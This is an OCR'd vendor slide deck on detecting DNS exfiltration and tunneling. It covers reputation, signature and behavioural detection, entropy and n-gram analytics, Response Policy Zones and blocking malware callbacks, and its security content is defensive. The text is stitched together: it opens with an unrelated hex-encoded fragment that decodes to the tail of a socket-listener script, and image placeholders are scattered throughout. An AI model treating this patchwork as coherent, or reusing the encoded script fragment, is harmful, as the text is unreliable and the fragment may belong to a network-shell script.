
02020202020202020202022246970206c697374656e696e6720746
f20706f72742024706f727422a2020202020202020202020202024736
f636b65742e436c6f73652829a202020202020207da20202020207
da7d

Salam Secure Land

Detection

Salam Secure Land

Detect Data Exfiltration or Tunneling Over DNS



1. Lengths of DNS queries and responses
2. Sizes of request and reply packets
3. Total number/volume of DNS queries from a device
4. Total number/volume of DNS queries to a domain
5. Real-time monitoring of the number of requests without entry in the cache memory
6. Payload calculation
7. Detect requests toward known malicious domain and identify IP Clients

Multipronged Approach to Threat Detection

Reputation

Detect & Prevent communications to malware, C2, Ransomware

Government-grade Threat Intelligence

Ecosystem

Signature

Infrastructure protection for critical core services

Carrier-grade deep packet inspection

Instant identification of popular tunneling tools

Behavior

Patented Streaming Analytics Technology


Detect & Prevent Data Exfiltration

"Machine Learning"

Reputation Based Threat Detection

Reputation is known to be a ubiquitous, spontaneous, and simple mechanism of control

List of IOCs



Reputation

Reputation is about research

Reputation

Good
- Known bad actors
- Easy distribution
- Large lists


Bad
- Zero Day exploits
- Insider attacks
- Non-adaptive

Ugly
- False positive
- Inefficiency
- Sample size

Signature Based Threat Detection

Signature is known to be a well established and highly credible mechanism

Packet Inspection



Signature

Good
- Lightweight
- Very accurate
- Simple to Implement


Bad
- Longer lead times
- Not as good for Zero Day
- Non-adaptive

Ugly
- Dedicated resources
- Inflexibility
- Limited deployments

Behavior Based Threat Detection

Behavior is about analytics, building baseline and looking for anomalies

Machine Learning



Behavior

Salam Secure Land

Behavior

Good	Bad	Ugly
Fewer “unknowns”	False positives	CPU intense
Adaptive	One Size fits many	Specialized
Pervasive	Doesn’t know what it doesn’t see	It’s all math under the covers


Protection

Three Aspects of Security

#1

Infrastructure Protection


Better Application and Service Availability



#2

Data Protection and Malware Mitigation

Protect Users and Data



#3

Threat Containment and Operations

Efficiency & Optimization of Security Operations

Salam Secure Land

How the Analytics Model Works

Entropy
- Does the request contain lots of information?

Frequency/Size
- It is unusual to send many different requests to the same external domain.

Lexical Analysis
- Does it appear to be encoded or encrypted?

n-Gram Analysis
- Does the request contain words in a language?

Proprietary methods
- False positive mitigation
- Other indicators and factors

- Analytics algorithms are sophisticated and complex
- Models the behavior of DNS queries
- Looks at TXT records, A, AAAA records
- Detects presence of data using lexical and temporal analysis
- Automatically adds destinations to internal RPZ feed
- Scales protection to all parts of the network

Protection Solution

- ✓ DNSSEC
- ✓ RPZ
- ✓ Randomizing case in query names
- ✓ Dedicated Appliances

Generally….

- Service Separation

  don’t have all your eggs in one basket


- Leverage Anycast
- Use hardened DNS Servers which can detect and drop attack traffic
- Immediate updates to new security threats
- Secure HTTPS-based access to device management
- Don’t use root-shell access
- Encrypted device to device communication


Response Policy Zones


- In 2010, Paul Vixie
- “Taking Back the DNS,” introducing Response Policy Zones, or RPZs
- Bind specific feature/method
- Released with Bind 9.8 in 2011
- Policy within a special DNS zone
- Allows the name server to rewrite reponses based on specific policy triggers
- Idea was to have an easy way to share DNS reputational data and have 3rd party providers
- Draft Internet Standard

Policies can

- Return errors or static data in place of answers
- Trigger based on domain name in a query or an answer
- Trigger based on an IP address in an answer


DNS server
Root name server
com. name server
example.com. name server
Recursive query and reply
RPZ
DNS client
Iterative queries and replies
1
2
3
4
5
6
7
8
com
gov
example
www


Local recursive name server
RPZ data via zone transfer
Query for malicious domain name
Error or redirect
log
Infected client
Master name server (run by RPZ feed provider)


Analytics Cloud
RPZ
Passive DNS replication
Customer 1
Customer 2
...
Customer 9000


Blocking Queries to Malicious Domains

1- An infected device brought into the office. Malware spreads to other devices on network

2- Malware makes a DNS query to find “home”. (botnet / C&C). DNS Server detects & blocks DNS query to malicious domain

3- Query to malicious domain logged security teams can now identify requesting end-point and attempt remediation

4- RPZ regularly updated with malicious domain data using available reputational feeds



Randomizing case in query names

In 2008, Paul Vixie,…
Increased DNS Forgery Resistance Through 0x20-Bit Encoding - SecURItY viA LeET QueRieS

IETF Draft - Use of Bit 0x20 in DNS Labels to Improve Transaction Identity

